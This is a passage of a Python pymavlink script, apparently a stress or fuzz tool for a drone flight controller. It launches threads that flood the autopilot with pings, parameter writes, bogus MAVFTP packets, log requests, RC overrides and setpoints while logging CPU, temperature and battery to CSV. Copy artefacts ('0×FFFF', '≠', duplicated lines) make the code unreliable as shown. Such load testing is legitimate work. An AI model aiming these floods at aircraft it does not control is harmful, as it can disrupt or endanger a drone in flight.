                                    mavutil.mavlink.MAV_MISSION_ACCEPTED, 0)
    except: pass
    time.sleep(0.05)

def param_churn():
    print("[*] Param churn (set/list/read)")
    for _ in pace(50):
        try:
            # Write a rotating dummy param
            pname = f"TGH_{int((time.time()*1000)%10000)}"
            master.mav.param_set_send(
                master.target_system, master.target_component,
                pname.encode('utf-8'), float((time.time()*10)%50),
                mavutil.mavlink.MAV_PARAM_TYPE_REAL32
            )
            # Request list & a random index
            master.mav.param_request_list_send(master.target_system, master.target_component)
            master.mav.param_request_read_send(master.target_system, master.target_component, b"", random.randint(0,6000))
        except: pass

def ping_timesync_flood():
    print("[*] PING + TIMESYNC flood @ 250 Hz")
    for _ in pace(250):
        try:
            master.mav.ping_send(int(time.time()*1e6), 0, master.target_system, master.target_component)
            now = int(time.time()*1e6)
            master.mav.timesync_send(now, now)
        except: pass

def mavftp_churn():
    print("[*] MAVFTP churn (bogus ops) @ ~120 Hz")
    # Very simple payloads; firmware will just parse & drop/fail safely.
    seq = 0
    bogus_name = b"/fs/microsd/nonexistent.bin\x00"
    for _ in pace(120):
        try:
            # rudimentary header-ish payload
            payload = struct.pack("<BBBBBBHBBQ", 0,0,0,0,0,0, seq & 0xFFFF, 0,0,0)
            master.mav.file_transfer_protocol_send(0, master.target_system, master.target_component,
                                                   payload + bogus_name[:200])
            seq += 1
```

```
                                                payload + bogus_name[:200])
            seq += 1
        except: pass

def log_server_churn():
    print("[*] Log server churn @ ~40 Hz")
    while not stop_evt.is_set():
        try:
            master.mav.log_request_list_send(master.target_system, master.target_component, 0, 0×FFFF)
        except: pass
        for _ in range(10):
            try:
                ofs = random.randint(0, 200000); count = random.randint(512, 4096)
                master.mav.log_request_data_send(master.target_system, master.target_component, 0, ofs, count)
            except: pass
            if stop_evt.is_set(): break
            time.sleep(0.025)

def led_blinker():
    print("[*] LED control (best-effort) @ ~20 Hz")
    # Some firmwares support LED_CONTROL; if unsupported, this silently fails.
    for _ in pace(20):
        try:
            # pattern & custom not standardized across stacks; send basic toggles
            master.mav.led_control_send(master.target_system, master.target_component, 0, 255, 0, b"")
        except: pass

def buzzer_beeps():
    print("[*] Buzzer tunes (best-effort) @ ~2 Hz")
    # Try PLAY_TUNE (message) and DO_PLAY_TUNE (command) variants.
    tunes = [b"MFT200L8aL8b", b"MFT180L8cL8d", b"MFT160L8eL8f"]
    idx = 0
    for _ in pace(2):
        try:
            master.mav.play_tune_send(master.target_system, master.target_component, tunes[idx%len(tunes)])
        except: pass
        try:
            master.mav.command_long_send(master.target_system, master.target_component,
                                         mavutil.mavlink.MAV_CMD_DO_PLAY_TUNE, 0, 1, 0,0,0,0,0,0)
        except: pass
        idx += 1

# ———————————— Telemetry & CSV ————————————
def telemetry_logger():
    print("[*] Telemetry logger")
    last_print = 0.0
    mcu_temp_c = None
```

```
    last_print = 0.0
    mcu_temp_c = None
    while not stop_evt.is_set():
        msg = master.recv_match(blocking=False)
        if not msg:
            time.sleep(0.003); continue
        tstamp = datetime.now(timezone.utc).isoformat(timespec="seconds")
        mtype = msg.get_type()

        if mtype == "SYS_STATUS":
            cpu = getattr(msg, "load", None)
            cpu_pct = (cpu/10.0) if cpu is not None else None
            vb = getattr(msg, "voltage_battery", None)
            ib = getattr(msg, "current_battery", None)
            v = (vb/1000.0) if vb not in (None, 65535) else None
            i = (ib/100.0) if ib not in (None, -1) else None
            rem = getattr(msg, "battery_remaining", None)
            with log_lock:
                log_rows.append([tstamp, cpu_pct, mcu_temp_c, v, i, rem])
            if cpu_pct is not None and time.time() - last_print > 1.0:
                print(f"[{tstamp}] MCU CPU {cpu_pct:5.1f}% | MCU Temp {mcu_temp_c if mcu_temp_c is not None else 'n/a'}°C | V {v if v is not None else 'n/a'}V | I {i if i is not None else 'n/a'}A | Rem {rem if r
em is not None else 'n/a'}%")
                last_print = time.time()

        elif mtype in ("SCALED_IMU","SCALED_IMU2","SCALED_IMU3"):
            try:
                tr = getattr(msg, "temperature", None)
                if tr not in (None, 0, 0×FFFF):
                    mcu_temp_c = tr/100.0
            except: pass
        elif mtype in ("SCALED_PRESSURE","SCALED_PRESSURE2","SCALED_PRESSURE3"):
            try:
                tr = getattr(msg, "temperature", None)
                if tr not in (None, 0, 0×7FFF):
                    mcu_temp_c = tr/100.0
            except: pass
        elif mtype == "BATTERY_STATUS":
            # Also capture detailed battery message when present
            try:
                voltages = [v for v in msg.voltages if v ≠ 65535]
                vcell = voltages[0]/1000.0 if voltages else None
                cur = msg.current_battery/100.0 if msg.current_battery ≠ -1 else None
                rem = msg.battery_remaining if msg.battery_remaining ≠ -1 else None
                with log_lock:
                    log_rows.append([tstamp, None, mcu_temp_c, vcell, cur, rem])
            except: pass
```



```
                with log_lock:
                    log_rows.append([tstamp, None, mcu_temp_c, vcell, cur, rem])
            except: pass

# ──────────────── Launch everything ────────────────
threads = [
    threading.Thread(target=rc_override_flood,       daemon=True),
    threading.Thread(target=servo_sweep,             daemon=True),
    threading.Thread(target=velocity_setpoints,      daemon=True),
    threading.Thread(target=message_interval_hammer, daemon=True),
    threading.Thread(target=mission_churn,           daemon=True),
    threading.Thread(target=param_churn,             daemon=True),
    threading.Thread(target=ping_timesync_flood,     daemon=True),
    threading.Thread(target=mavftp_churn,            daemon=True),
    threading.Thread(target=log_server_churn,        daemon=True),
    threading.Thread(target=led_blinker,             daemon=True),
    threading.Thread(target=buzzer_beeps,            daemon=True),
    threading.Thread(target=telemetry_logger,        daemon=True),
]
for t in threads: t.start()

try:
    while True:
        time.sleep(0.5)
except KeyboardInterrupt:
    stop_evt.set()
    for t in threads: t.join(timeout=1.0)
    with open(CSV_NAME, "w", newline="") as f:
        w = csv.writer(f)
        w.writerow(["utc_iso","mcu_cpu_pct","mcu_temp_c","battery_voltage_v","battery_current_a","battery_remaining_pct"])
        with log_lock:
            w.writerows(log_rows)
    print(f"[+] Log saved to {CSV_NAME}")
~
~
~
```